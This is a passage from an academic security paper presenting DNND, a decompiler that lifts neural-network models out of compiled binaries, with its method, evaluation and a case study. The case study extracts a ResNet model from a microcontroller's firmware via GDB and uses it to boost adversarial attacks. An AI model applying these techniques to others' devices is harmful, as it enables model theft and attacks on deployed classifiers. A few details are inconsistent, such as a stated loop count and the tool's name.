In this step, DND lifts the extracted symbolic expressions of each DNN operator to the operator summary in the IR we design. Each operator summary contains three parts: `addr`, `expr` and `IVs`, denoting the symbolic addresses of a DNN operator output, the AST of a DNN operator output, and the IVs information (i.e., initialization value, step size, and loop count), respectively. We show an example of generated operator summary in Figure 3d.

To lift `addr`, DND simply uses the DNN operator output address in the extracted symbolic expression (e.g., `output[i][j]` in Figure 3c). For `expr`, DND recursively parses the extracted symbolic expressions and then builds the AST in our IR format. Specifically, during the parsing process, DND analyzes the extracted symbolic expressions to identify their corresponding *reducing function* and its *elements* and *index*. For example, in Figure 3c, DND first identifies the accumulation operation (i.e., `+=`) as a reducing function, more specifically a summation function (i.e., `Sum`), and `input[i+u][j+v]*filter[u][v]` as the *element* from the extracted symbolic expressions. DND identifies the *index* variables as the difference between the IVs set included in the symbolic expressions of operator parameters and operator input (i.e., `i`, `j`, `u`, `v`) and the IVs set included in the symbolic address of an operator output (i.e., `i`, `j`), which is `u` and `v` in our example. Then, DND parses and identifies the *element* as `Mul` operation, with two arguments `input[i+u][j+v]` and `filter[u][v]`. Finally, DND stops parsing `input[i+u][j+v]` and `filter[u][v]` because they are the symbolic addresses of the values that are read from the memory (i.e., operator input or parameters). Figure 3d shows the generated operator summary.

Lifting operator summary with compiler optimizations. DND can correctly generate operator summary even with compiler optimizations. Figure 4a shows the simplified decompiled code of a `Conv` operator followed by a `Relu` operator, a combination used in many DNN models. The DNN compilers can optimize this combination, and Figure 4b shows the simplified decompiled code after being optimized using the operator fusion optimization and the loop unrolling optimization.

In this example, on one hand, the loop unrolling optimization unrolls the loop iterating over the filter length (Line 6-7 in Figure 4a), resulting in two update assignments (Line 5-7 in Figure 4b). On the other hand, the DNN operator fusion optimization embeds the `Relu` operator (Line 9-12 in Figure 4a) into the loop body of the `Conv` operator (Line 2-7 in Figure 4a).

In this context, `Relu` is applied to `output[i][j]` (Line 10-11 in Figure 4b) when the loop with the IV `u` (Line 4-8) is finished, and the loop with `i`, `j` as the IV (Line 4-8) are still ongoing. In this way, given a certain `i` and `j`, `Relu` is applied *after* the accumulation of `output[i][j]` is finished.

To lift the generated symbolic expression of the aforementioned heavily-optimized binary code in Figure 4c, DND introduces two techniques. First, in order to make the `expr` (i.e., AST) in the result operator summary succinct, DND conducts a loop rerolling analysis [39] on the extracted symbolic expression to handle the loop unrolling optimization. Specifically, DND recognizes a similar pattern among the symbolic expressions representing each one of the rolled iterations (e.g., Line 1 and Line 2 in Figure 4c), and recovers the rolled loop (e.g., the loop iterating over the filter length in Line 5 in Figure 4a) by creating a loop index (e.g., `v_reroll` in Figure 4d). Second, to divide a combined DNN operator into two separate DNN operators, DND leverages the heuristic that the combined second operator is usually an activation operator (e.g., `Relu`). Therefore, DND first identifies the activation operator in the extracted symbolic expressions (Line 3 in the Figure 4c), and then divides and lifts the expressions in Line 1-2 and Line 3 separately, resulting in two `expr` (Line 2 and 5 in Figure 4d).

5.3 Template ASTs Generation

The template ASTs are the references that are matched with the AST in an unknown DNN operator's operator summary, to determine its operator type. To generate a template AST of a DNN operator, we first manually construct an instance of the operator in the ONNX format, leveraging the usage examples of each ONNX operator [11]. Then, DND uses a DNN compiler to compile this ONNX operator instance to a binary. At last, DND generates the operator summary from the compiled binary, using the same operator summary generation procedure (described in Section 5.2), and takes its `expr` as the template AST. We will show the DNN operators from which we are able to generate the template ASTs in Section 7.1.

5.4 DNN Model Lifting

In this section, we describe how to further lift the operator summary of each DNN operator to the high-level representation of a DNN model (i.e., ONNX format). DND first recovers types of DNN operators using AST matching (Section 5.4.1). Then, DND recovers the DNN topology leveraging the inter-operator data dependencies (Section 5.4.2). Finally, DND recovers DNN operators' attributes and parameters leveraging both the DNN operator type and DNN topology, and converts the fully-recovered model into ONNX format (Section 5.4.3).

5.4.1 AST Matching

For each identified DNN operator, DND matches the ASTs (i.e., `expr`) in its operator summary with one of the template ASTs to determine its DNN operator type. Specifically, DND

```
void Conv(PTR* input, PTR* filter, PTR* output){
  // Conv operator
  for(i=0;i<2;i++) // output width index
    for(j=0;j<2;j++) // output length index
      for(u=0;u<2;u++)  // filter width index
        for(v=0;v<2;v++) // filter length index
          output[i][j]+=input[i+u][j+v]*filter[u][v]

  // Relu operator
  for(i=0;i<2;i++) // output width index
    for(j=0;j<2;j++) // output length index
      output[i][j]=Relu(output[i][j])
}
```

(a) Simplifed decompiled code *before* optimization

```
void Conv(PTR* input, PTR* filter, PTR* output){
  for(i=0;i<2;i++) // output width index
    for(j=0;j<2;j++) { // output length index
      for(u=0;u<2;u++) { // filter width index
        // filter length loop unrolled
        output[i][j]+=input[i+u][j]*filter[u][0]
        output[i][j]+=input[i+u][j+1]*filter[u][1]
      }

      // operator fusion optimization applied
      output[i][j]=Relu(output[i][j])
    }
}
```

(b) Simplifed decompiled code *after* optimization

```
output[i][j]+=input[i+u][j]*filter[u][0]
output[i][j]+=input[i+u][j+1]*filter[u][1]
output[i][j]=Relu(output[i][j])
```

(c) Extracted symbolic expressions

```
addr: output[i][j]
expr: Sum(element=Mul(input[i+u][j+v_reroll],
                      filter[u][v_reroll]),
          index=(u, v_reroll))
expr: Relu(output[i][j])
IVs: (u, init=0,inc=1,count=2)
     (v_reroll, init=0,inc=1,count=2)
     (i, init=0,inc=1,count=2)
     (j, init=0,inc=1,count=2)
```

(d) Generated operator summary

Figure 4: Operator summary generation of optimized `Conv` and `Relu`

performs a breadth-first search (BFS) to check if a DNN operator's AST and a template AST have the same tree structure, and both ASTs have the same mathematical functions (e.g., `Mul`) in each node. Note that DND checks all the possible orderings of the compared nodes' sub-ASTs to match equivalent expressions with different ordering (e.g., `a+b` versus `b+a`). Furthermore, in order to match equivalent but optimized expressions (e.g., `a«1` versus `a*2`), DND leverages angr's expression simplifier to determine the equivalence of two expressions.

This AST matching algorithm works for most of the template ASTs. However, this algorithm sometimes cannot distinguish DNN operators having the same tree and mathematical functions. For example, this algorithm cannot distinguish between `Conv` operator (shown in Figure 3d) and `Fully Connected` operator (i.e., `FC`, shown in Figure 5b) because of their same tree structure and mathematical functions in each

```
void FC(PTR* input, PTR* weight, PTR* output){
  // input shape (1, 256), weight shape (256, 10)
  for(i=0;i<256;i++) // number of input neuron
    for(j=0;j<10;j++) // number of output neuron
      output[j]+=input[i]*weight[j][i]
}
```

(a) Simplifed decompiled code

```
addr: output[j]
expr: Sum(element=Mul(input[i],
                      weight[j][i]),
          index=(i, j))
IVs: (i, init=0,inc=1,count=256)
     (j, init=0,inc=1,count=10)
```

(b) Generated operator summary (for simplicity, this demonstration `FC` does not include bias)

Figure 5: `FC` operator

node (i.e., `Sum` as the root node, with `Mul` as its *element*).

To correctly match the ASTs of `Conv` and `FC`, we further leverage the number of IVs they use in their ASTs to distinguish them: The `FC` uses two IVs because `FC` is a two-dimensional matrix product operation, which only involves two loops. Meanwhile, the `Conv` uses four or more IVs in their ASTs, because it conducts convolution operation over a (multi-dimensional) matrix, which involves at least four loops.

5.4.2 DNN Topology Recovery

As described in Section 2.1, there are two types of connections between DNN operators: sequential connections (e.g., the edges connecting the `Conv1` and the `Conv3` in Figure 1) and non-sequential connections (e.g., the edges connecting the `Conv2` at the top of Figure 1). DND recovers the DNN topology by leveraging the DNN operator execution sequence in the inference function and the data dependencies between individual DNN operators.

Specifically, DND first extracts the DNN operator execution sequence from the identified inference function (e.g., `Conv1` -> `Conv2` -> `Conv3`). Then, DND calculates each DNN operator's (concrete) input/output address range by concretizing their input/output expressions in the operator summary with the corresponding ranges of IVs. For example, the operator output address range of the `Conv` in Figure 3d are calculated by concretizing its `addr` (i.e., `output[i][j]`) with the minimum and maximum of the used IVs (i.e., `i=0`, `j=0` and `i=1`, `j=1`, respectively). DND determines there is a connection from one operator (e.g., `Conv1`) to the other operator (e.g., `Conv3`) if one operator's output address range overlaps with the other operator's input address range (e.g., `Conv1`'s output address range overlaps with the `Conv3`'s input address range). At last, DND iterates the DNN operator execution sequence from the first DNN operator to the last DNN operator, identifies the data dependencies between adjacent operators, and connects them accordingly.

Furthermore, from the data dependencies, DND can also recognize the *input term* (i.e., the term which is the output of

the previous DNN operator) and *parameter term* (i.e., the term which is the parameters of the DNN operator) in the operator summary's `expr`, which can be leveraged for attributes and parameters recovery in the next step. For example, for the `Mul` function in the `FC` operator's summary (Line 2-3 in Figure 5b), DNND identifies that the `input[i]` is the output of the previous DNN operator (i.e., its address range overlaps with previous DNN operator's output range), and that the `weight[j][i]` is the parameter (i.e., its address range does not overlap with any previous DNN operator's output range).

5.4.3 Attributes and Parameters Recovery

In the last step, DNND recovers the attributes and parameters of each DNN operator by leveraging the generated operator summary and recovered DNN topology, and it then generates a high-level DNN representation in the ONNX format.

Attribute Recovery. For DNN operators with only shape-related attributes (e.g., filter length of `AveragePool`), DNND recovers their attributes by checking the nesting structure of their loops and the loops' counts (e.g., the filter length is the loop count of the loop that iterates over the inputs).

For DNN operators with other attributes (e.g., padding size of `Conv`), DNND uses heuristics to recover those attributes. We demonstrate how DNND recovers the attributes of the `Conv` operator in Figure 3d. `Conv` is one of the most complicated operators, with three commonly-used attributes: filter shape, padding size, and striding size.

First, DNND leverages the fact that the `Conv` applies the same filter to every input in order to infer the filter shape from the IVs of its *parameter term*. For example, there are only two IVs instead of three IVs (i.e., the number of filters, filter width, and filter length) in *parameter term* of the `Conv`: `u` and `v`, whose loop counts are both three. Therefore, DNND infers that the filter shape is (1,2,2), with the number of the filter as 1, and filter width/length as 2.

Meanwhile, DNND also determines the output dimensions from the ranges of IVs used in operator summary's `addr` (i.e., `i` and `j`), which is (2,2). Then, DNND determines the padding size by identifying the padding checking conditions recorded during the symbolic expressions extraction step (Section 5.2.2). If there is no recorded padding checking condition, DNND considers the padding size zero. At last, DNND calculates the striding size using the formula below that constrains the valid `Conv`:

$$S = (In - F + 2 * P + 1)/Out$$

where S, In, F, P and Out denote the striding size, input dimension size, filter size, padding size, and output dimension size, respectively.

Parameter Recovery. To recover the parameters, DNND leverages the recovered ranges of IVs to concretize the *parameter term* (identified in Section 5.4.2) as the concrete addresses, then the parameters are extracted from these concrete addresses. For example, for the `Conv` in Figure 3d, DNND concretizes the *parameter term* (i.e., `filter[u][v]`) with all the possible values of `u` and `v` (both ranging from 0 to 1) to generate a list of concrete addresses, and the parameters are extracted from these memory addresses. Finally, with all the recovered information, DNND generates a high-level DNN model description file in ONNX format.

6 Implementation

We implement DNND with over 7.5K lines of Python code on top of `angr` [47].

DNN Operator Location Identification DNN operator location identification requires recovering CFGs and identifying loop locations. DNND uses angr's to recover CFG, which is essential to find the locations of DNN operators.

Loop Analysis. DNND requires finding all the loops and their nested loops in each DNN binary to perform loop analysis in Section 5.2.1. For that, we use angr's loop finder.

Operator Summary Generation. We implement the customized symbolic execution on top of angr simulation manager and angr under-constrained symbolic execution functionality. This symbolic execution engine is responsible for symbolizing variables (e.g., IVs) and collecting the symbolic expressions of each DNN operator output. In some cases, some DNN operators (e.g., `Softmax`) call specific mathematical functions (`exp`, `pow`, `sqrt`, `tanh`, `log`) in standard libraries (`libc` and `libm`). In these cases, DNND needs to identify the called mathematical functions. To this aim, DNND can use a function signature-based approach [21] if those functions are statically linked. Because those functions are pre-built, compilers insert those pre-built functions into DNN binaries without being changed. Alternatively, an analyst can search for such functions by checking called functions' names if function names are not stripped from the binary or those functions are dynamically linked.

7 Evaluation

We first demonstrate the generality of DNND by showing how many commonly-used DNN operators and models can be supported in Section 7.1. Then, we show the correctness of DNND across different DNN compilers, ISAs, and DNN models. To this aim, in Section 7.2, we compare the original DNN models and their corresponding decompiled DNN models, to verify the equivalence of model architecture, which means compared models have the identical DNN operators and topology, as well as the equivalence of their inference results (i.e., given the same input, both models output the same label).

7.1 Generality Evaluation

We evaluate DNND's generality by evaluating how many widely-used DNN models DNND can support. We consider a DNN as supported when all of its used operators are supported by DNND. To this aim, we evaluate how many DNN operators DNND can create template ASTs for.

We download an instance of every available DNN model

Table 1: Detailed statistics of the evaluated DNN models

	MNIST	ResNet v1	MobileNets v2
# of DNN Operators	12	25	105
# of DNN Operator Types	6	8	11
# of Parameters	6K	80K	3.4M
# of Connections	12	27	115

from the ONNX Model Zoo [10] and the MLPerf Tiny Benchmarks [2]. In this way, we collect 37 widely-used DNN models, covering many application scenarios such as image classification (e.g., ResNet v1 [20]), object detection (e.g., YOLO [37]), and nature language processing (e.g., GPT-2 [35]).

These 37 DNN models use 70 different DNN operators in total. As the first step, to generate the template AST of these 70 operators, we manually construct the DNN operator instances, use Glow to compile them to binaries, and lift the compiled binaries to the template ASTs (as described in Section 5.3). Note that we choose to use Glow because it supports all of our experimental target ISAs.

Our evaluation shows that DND successfully generates the template ASTs of 59 DNN operators (i.e., our supported DNN operators) out of the collected 70 DNN operators. Those 59 DNN operators include the most commonly-used DNN operator, such as `Conv`, `MatMul`, and `MaxPool`. We show the complete list of the evaluated DNN operators in Table 3 in Appendix A. While there are 11 DNN operators that DND cannot support because of failures in the template AST generation (Section 9 provides more details about these failures and propose possible solutions), the supported 59 (84%) DNN operators enable us to fully support 30 (81%) DNN models out of the collected 37 DNN models.

7.2 Decompilation Correctness Evaluation

We first describe our evaluation setup in Section 7.2.1. Then, we demonstrate the correctness of DND by showing that the decompiled DNN models have equivalent model architectures (Section 7.2.2) and equivalent inference results as the original models, across different ISAs and compilers (Section 7.2.3).

7.2.1 Evaluation Setup

To align with prior model extraction attacks [58, 61], we use MNIST [59] and ResNet v1 [20] as two of our test DNN models. We also include MobileNets v2 [40], a DNN model designed for mobile and embedded systems. We show their statistics in Table 1. We acquire MNIST and MobileNets v2 from ONNX Model Zoo [10] and ResNet v1 from MLPerf Tiny Benchmarks [2]. Table 1 shows details of these three DNN models.

To generate a diverse set of binaries (in terms of ISAs and compilers), we compile the above three DNN models for three different ISAs (i.e., Thumb, AArch64, and x86-64) and with two different compilers (i.e., Glow and TVM).

Using Glow, we compiled the three DNN models with three different ISAs into nine DNN binaries. On the other hand, using TVM, we compiled the three DNN models only with *two* different ISAs (Thumb and x86-64) into six DNN binaries because TVM's AOT feature (i.e., microTVM [1]) does not support AArch64 to the best of our knowledge. Therefore, we evaluated 15 DNN binaries in total.

7.2.2 DNN Model Architecture Equivalence

Next, we demonstrate the model architecture equivalence between the decompiled models and the original models. For that, we compare the neural network architecture (i.e., the network topology, number of operators, and type of each operator) of 15 generated decompiled DNN models and their corresponding original DNN models. We report that all 15 decompiled DNN models are identical to their corresponding original models. An example of the original ResNet v1 model and the decompiled ResNet v1 model from a DNN binary (compiled with Glow and Arm Thumb ISA) is shown in Figure 6. Note that `Conv` operators and `Relu` operators are combined together in the target binaries, due to operator fusion (as explained in Section 2.2). Regardless of this optimization, DND can correctly divide them into two operators, as shown in Figure 6b, using the approach described in Section 5.2.4.


7.2.3 Inference Result Equivalence

To evaluate the inference result equivalence between the original DNN models and the decompiled DNN models, we check if the prediction results of the two models are identical. Specifically, given N test inputs, we measure the inference result equivalence as the percentage of how many inputs are identically predicted by the original models and the decompiled models. To this aim, we randomly sample the test inputs to the MNIST, ResNet v1, and MobileNets v2 models from the MNIST, CIFAR-10, and ImageNet datasets, respectively. We obtain the datasets from TorchVision [31]. Table 2 summarizes the results regarding the inference equivalence between the decompiled models and the original ones, using $N = 10,000$ test inputs. As shown, the inference results of both the decompiled DNN models and the original ones are identical for all the samples.


8 Case Study

In this section, we show how DND can extract DNN model hyper-parameters and parameters from a DNN application running on a real-world micro-controller and demonstrate how we can leverage the decompiled DNN model to boost adversarial attacks.

As a real-world micro-controller, we use the NXP i.MX RT1050-EVK board, using an Arm Cortex-M7 processor and Thumb ISA. Its firmware development is supported by the eIQ ML software development environment [44], the ML development and deployment tool released by NXP Semiconductors. We use eIQ (which, in turn, uses the Glow DNN compiler) to



(a) Original ResNet v1 model



(b) Decompiled ResNet v1 model

Figure 6: Model architecture comparison. This figure shows that the architecture of the decompiled ResNet v1 model (obtained from a binary compiled with Glow using the Arm Thumb ISA) is identical to the original ResNet v1 model.

Table 2: Comparison between inference results of the DNN models decompiled from the test DNN binaries and their original DNN models. This table shows that the predicted labels of all the decompiled DNN models are identical to those of the original DNN models for all the tested inputs. N/A means that the ISA is not supported by the compiler.

	Thumb (Arm)			AArch64 (Arm)			x86-64		
	MNIST	ResNet v1	MobileNets v2	MNIST	ResNet v1	MobileNets v2	MNIST	ResNet v1	MobileNets v2
Glow	100%	100%	100%	100%	100%	100%	100%	100%	100%
TVM	100%	100%	100%	N/A	N/A	N/A	100%	100%	100%

build an application classifying images from the CIFAR-10 dataset using the ResNet v1 DNN model, and we install this application on the board.

8.1 Extraction Attack

To conduct a DNN extraction attack, we use DNND to decompile the DNN model embedded in the DNN binary installed on the board. In our case, we obtained the DNN application by connecting the GDB debugger to the board's GDB port and then dumping the DNN application.

After obtaining the binary, DNND locates the inference function in the DNN binary, decompiles its DNN model, and recovers its model hyper-parameters and parameters. To prove that the DNN extraction attack is successfully launched, we verify the correctness of the decompiled DNN model by comparing the inference results over the same inputs between the decompiled DNN model and the original DNN model. Specifically, we first randomly select 1,000 images from the CIFAR-10 dataset as the sample inputs. Then, we feed those chosen input images to both the decompiled DNN model and the original DNN model on the NXP i.MX RT1050-EVK board. Our evaluation results show that the decompiled model's inference results are identical to those of the original DNN model, proving the DNN extraction attack conducted by DNND is successful.

8.2 Boosting Adversarial Attacks

The decompiled ResNet v1 DNN model can be used to conduct further attacks to the DNN model running on the NXP i.MX RT1050-EVK board. In this section, we demonstrate that, by using the decompiled model, we can launch effective adversarial attacks.

In DNN adversarial attacks, the adversary maliciously influences the predicted labels of the DNN model by adding minimal (typically imperceptible) perturbations to the input images [48]. The goal of these attacks is to find minimal perturbations on input images that can induce the DNN model to predict the wrong label. As described in Section 2.3, there are two categories of adversarial attacks: black-box attacks and white-box attacks. While white-box attacks are more effective than black-box attacks, they require an adversary to have prior knowledge of the victim DNN model (i.e., model hyper-parameters and parameters).

We demonstrate that, with the DNN model decompiled by DNND, we can launch white-box adversarial attacks against the ResNet v1 DNN model running on the NXP i.MX RT1050-EVK board, and achieve better effectiveness than that achieved by black-box adversarial attacks.

To perform this evaluation, we first randomly select 1,000 images from the CIFAR-10 dataset as sample inputs, and we infer their labels on the NXP i.MX RT1050-EVK board to evaluate the accuracy of the DNN model. To launch the white-box attack, we use the projected gradient descent (PDG) algorithm [28] implemented in Foolbox [36] to generate adversarial images based on the sample inputs and the decompiled DNN model. As for the black-box attack, we utilize the black-box attack on CIFAR-10 implemented in Torchattacks [23] to generate adversarial images.

For both the attacks, we set the parameter `epsilon` to the same value (0.03, the default value). This value represents the maximally used perturbation between the adversarial images and their corresponding original images. Hence, both attacks perturb the images to the same extent. However, as expected, the white-box attack's perturbations are more effective, i.e., they are more capable of causing misclassifications in the victim DNN. In particular, the white-box and black-box attacks reduce the accuracy of the ResNet v1 model from 88.4% to 11.4% and 57.3%, respectively. We highlight that an adversary cannot launch the white-box attack without having access to a high-level representation of the DNN model, such as the one generated by DNND.

9 Discussion and Limitations

Existing General-Purpose Decompiler Existing general-purpose decompilers (e.g., Hex-Rays) have the following limitations when dealing with DNN binaries: (1) they do not recognize vectorized mathematical computations, leading to decompilation representations containing long loop bodies and excessive bitwise operations; (2) their decompilation representations differ significantly depending on the compilers or ISAs; (3) even with the same compiler and ISAs, DNN operators of the same type but with different attributes have different decompilation representations, because they are *specialized*. We demonstrate these limitations in Appendix C. These limitations hinder using simple pattern matching to recover the DNN high-level representation.

Correctness of the Recovered CFG and Binary Code. As other decompilation works [19, 56, 57], DNND assumes that the recovered CFG provided by the disassembler is reliable. Fortunately, our evaluation shows that the recovered CFGs of our test DNN binaries are reliable enough for our purpose.

Similarly, we assume that binary code in our target binaries is available before analysis because DNND works on top of the disassembled binary code. Therefore, obfuscated, encrypted, and packed binary code, available only after unpacking, deobfuscation, or decryption, is out of our scope.

Traditional Binary Analysis Challenges. DNN binaries, compared with the binaries compiled by general-purpose compilers, are more structured (e.g., nested loops), have less complicated control flows (e.g., no indirect control-flow transfer), and have no interaction with the environment (e.g., system calls). For these reasons, the information extracted by `angr` is accurate, which helps DNND focus on the challenges specific to DNN binaries, discussed in Section 4.

Handling Failure. DNND detects failures by checking if the output of each stage of the pipeline is expected (e.g., AST matching returns a matched AST). When failures happen (e.g., when dealing with unsupported operators), DNND skips decompiling the errored operator and proceeds with the other operators. In the end, DnD generates a report consisting of the decompilation results of the successfully decompiled operators and the binary function locations of the skipped operators.

Supporting Additional Operators. Out of the 70 operators used by the DNN model in our dataset, DNND currently does not support 11 of them for the following reasons: (1) our symbolic-execution-based approach is designed to capture the semantics of vectorized mathematical operations, and cannot capture the semantics of some operations such as sorting and searching; (2) our algebraic IR cannot represent recurrent structures; and (3) Glow does not support some operators defined in ONNX.

As future work, we plan to overcome these issues by: (1) extending our symbolic-execution-based approach and the expressiveness of our IR to support higher-level mathematical expressions involving sorting and searching operations; (2) transforming recursive code into equivalent iterative code, improving our current loop analysis, and extending our IR to support recurrent structure; and (3) using multiple DNN compilers to create additional DNN operations' templates.

Supporting Other DNN Compilers. Other DNN compilers supporting compiling DNN models to CPU exist (e.g., XLA [14] and NNFusion [27]). Unlike Glow [30] and TVM [1, 7], which compile DNN models into standalone binaries, XLA and NNFusion generate DNN binaries linked with open-source mathematical libraries to leverage the tensor operations of these libraries. For instance, XLA's generated binaries rely on `MatMul` implemented in Eigen.

As future work, to support these additional compilers, we will need to implement a dedicated analysis to identify these tensor-specific library functions. This analysis could take advantage of function matching approaches [55].

Decompiling Binary on DNN Accelerators. DNND does not support decompiling DNN binaries running on DNN accelerators (e.g., GPUs, FPGAs). This limitation is caused by the fact that DNN accelerators have very diverse ISAs that are usually not supported by the general-purpose disassemblers and the symbolic execution framework, which DNND relies on. For instance, although Nvidia provides closed-source disassemblers *cuobjdump* and *nvidiaasm*, which translate the CUDA binary into SASS assembly code, most details of the SASS assembly code are kept secret, which hinders further analysis.

10 Related Work

Decompiler. Many decompilation techniques have been proposed to improve the C/C++ decompilation performance through control-flow recovery [19, 56, 57] and decompiled code's readability enhancements [8, 25, 42]. Furthermore, Neural Machine Translation (NMT) has also been introduced [12] to improve the quality of the decompiled code. Other than the aforementioned academic researches, some open-source or commercial C/C++ decompilers have been introduced [5, 21, 33, 57]. In addition to decompiling C/C++ binary, researchers proposed reverse engineering techniques targeting smart contract [60], control firmware [24] and Bluetooth firmware [54]. However, those techniques cannot capture

the mathematical semantics of compiled DNN models.

Extraction Attacks. Security researchers have proposed two types of DNN extractions attacks. The first type is algorithm-level extraction attacks. This type of attack is generally conducted by querying a black-box DNN model and then retraining a model using the querying results [46, 49, 50]. The other type of attack is architecture-level extraction attacks. They exploit hardware or side channels, such as PCIe traffic [22, 61], cache-based side-channel [58], power side-channel [29, 52], and even electromagnetic [3], to launch this type of attack. However, they either require prior knowledge of a DNN model (e.g., model hyper-parameters and parameters) or significant computational resources. Otherwise, they can recover only an incomplete DNN model.

Adversarial Attacks. Szegedy proposed the first adversarial attacks [48], which led DNNs to misclassify images. In follow-up studies, there are two types of attack schemes: the white-box and black-box attack approaches. However, the former approach [6, 48] assumes an attacker has prior knowledge of a victim DNN model, such as model hyper-parameters and parameters. On the other hand, the latter approach [4, 34] is less effective than the white-box attack because the black-box approach does not leverage model hyper-parameters and parameters that help improve attack effectiveness.

11 Conclusions

In this work, we designed and implemented DNND, the first compiler- and ISA-agnostic DNN decompiler. Our evaluation shows that DNND can perfectly recover different DNN models compiled by two different compilers for three different ISAs. As a potential real-world usage of DNN decompilation, we show how DNND can be used to extract a compiled DNN model from a real-world micro-controller, and to enable white-box adversarial ML techniques.

As traditional decompilers are the foundation for many security applications, we envision that, in the future, the capability of decompiling DNN binaries will bootstrap further security research in attacking and defending DNNs, in all those scenarios in which their original models are unavailable.

Acknowledgments

We thank the reviewers and our shepherd, Vasileios Kemerlis, for their valuable comments and suggestions. This project was supported in part by the Defense Advanced Research Projects Agency (DARPA) under contracts number N6600120C4031 and number FA875019C0003, and the Office of Naval Research (ONR) under grant N00014-21-1-2328. Any opinions, findings, conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of United States Government or any agency thereof.

References

[1] Apache. microTVM. https://tvm.apache.org/docs/topic/microtvm/index.html.

[2] Colby Banbury, Vijay Janapa Reddi, Peter Torelli, Jeremy Holleman, Nat Jeffries, Csaba Kiraly, Pietro Montino, David Kanter, Sebastian Ahmed, Danilo Pau, et al. Mlperf tiny benchmark. *Proceedings of the Neural Information Processing Systems Track on Datasets and Benchmarks*, 2021.

[3] Lejla Batina, Shivam Bhasin, Dirmanto Jap, and Stjepan Picek. CSI NN: Reverse engineering of neural network architectures through electromagnetic side channel. In *Proceedings of the USENIX Security Symposium (Usenix SEC)*, 2019.

[4] Arjun Nitin Bhagoji, Warren He, Bo Li, and Dawn Song. Exploring the space of black-box attacks on deep neural networks. *arXiv preprint arXiv:1712.09491*, 2017.

[5] David Brumley, JongHyup Lee, Edward J Schwartz, and Maverick Woo. Native x86 decompilation using semantics-preserving structural analysis and iterative control-flow structuring. In *Proceedings of the USENIX Security Symposium (Usenix SEC)*, 2013.

[6] Nicholas Carlini and David Wagner. Towards evaluating the robustness of neural networks. In *Proceedings of the IEEE Symposium on Security and Privacy (S&P)*, 2017.

[7] Tianqi Chen, Thierry Moreau, Ziheng Jiang, Lianmin Zheng, Eddie Yan, Haichen Shen, Meghan Cowan, Leyuan Wang, Yuwei Hu, Luis Ceze, Carlos Guestrin, and Arvind Krishnamurthy. TVM: An automated End-to-End optimizing compiler for deep learning. In *USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, 2018.

[8] Yaniv David, Uri Alon, and Eran Yahav. Neural reverse engineering of stripped binaries using augmented control flow graphs. In *Proceedings of the ACM on Programming Languages (OOPSLA)*, 2020.

[9] Linux Foundation. ONNX. https://onnx.ai/.

[10] Linux Foundation. ONNX model zoo. https://github.com/onnx/models.

[11] Linux Foundation. ONNX operators. https://github.com/onnx/onnx/blob/master/docs/Operators.md.

[12] Cheng Fu, Huili Chen, Haolan Liu, Xinyun Chen, Yuandong Tian, Farinaz Koushanfar, and Jishen Zhao. Coda: An end-to-end neural program decompiler. *Advances in Neural Information Processing Systems*, 2019.

[13] Google. Google AI and machine learning products. https://cloud.google.com/products/ai.

[14] Google. Tensorflow AOT compilation. https://www.tensorflow.org/xla/tfcompile.

[15] Google. Tensorflow lite. https://www.tensorflow.org/lite.

[16] Google. Tensorflow lite for microcontrollers. https://www.tensorflow.org/lite/microcontrollers.

[17] Google. TPU. https://cloud.google.com/tpu.

[18] Wenbo Guo, Lun Wang, Xinyu Xing, Min Du, and Dawn Song. Tabor: A highly accurate approach to inspecting and restoring trojan backdoors in AI systems. *arXiv preprint arXiv:1908.01763*, 2019.

[19] Andrea Gussoni, Alessandro Di Federico, Pietro Fezzardi, and Giovanni Agosta. A comb for decompiled c code. In *Proceedings of the ACM Asia Conference on Computer and Communications Security (ASIACCS)*, 2020.

[20] Kaiming He, Xiangyu Zhang, Shaoqing Ren, and Jian Sun. Deep residual learning for image recognition. In *Proceedings of the IEEE conference on computer vision and pattern recognition*, 2016.

[21] Hex-Rays. https://hex-rays.com/.

[22] Xing Hu, Ling Liang, Shuangchen Li, Lei Deng, Pengfei Zuo, Yu Ji, Xinfeng Xie, Yufei Ding, Chang Liu, Timothy Sherwood, et al. Deepsniffer: A dnn model extraction framework based on learning architectural hints. In *Proceedings of the International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2020.

[23] Hoki Kim. Torchattacks: A pytorch repository for adversarial attacks. *arXiv preprint arXiv:2010.01950*, 2020.

[24] Taegyu Kim, Aolin Ding, Sriharsha Etigowni, Pengfei Sun, Jizhou Chen, Luis Garcia, Saman Zonouz, Dongyan Xu, and Dave (Jing) Tian. Reverse engineering and retrofitting robotic aerial vehicle control firmware using dispatch. In *Proceedings of the ACM International Conference on Mobile Systems, Applications, and Services (MobiSys)*, 2022.

[25] Jeremy Lacomis, Pengcheng Yin, Edward Schwartz, Miltiadis Allamanis, Claire Le Goues, Graham Neubig, and Bogdan Vasilescu. Dire: A neural approach to decompiled identifier naming. In *IEEE/ACM International Conference on Automated Software Engineering (ASE)*, 2019.

[26] Mingzhen Li, Yi Liu, Xiaoyan Liu, Qingxiao Sun, Xin You, Hailong Yang, Zhongzhi Luan, Lin Gan, Guangwen Yang, and Depei Qian. The deep learning compiler: A comprehensive survey. *IEEE Transactions on Parallel and Distributed Systems*, 2020.

[27] Lingxiao Ma, Zhiqiang Xie, Zhi Yang, Jilong Xue, Youshan Miao, Wei Cui, Wenxiang Hu, Fan Yang, Lintao Zhang, and Lidong Zhou. Rammer: Enabling holistic deep learning compiler optimizations with rtasks. In *USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, 2020.

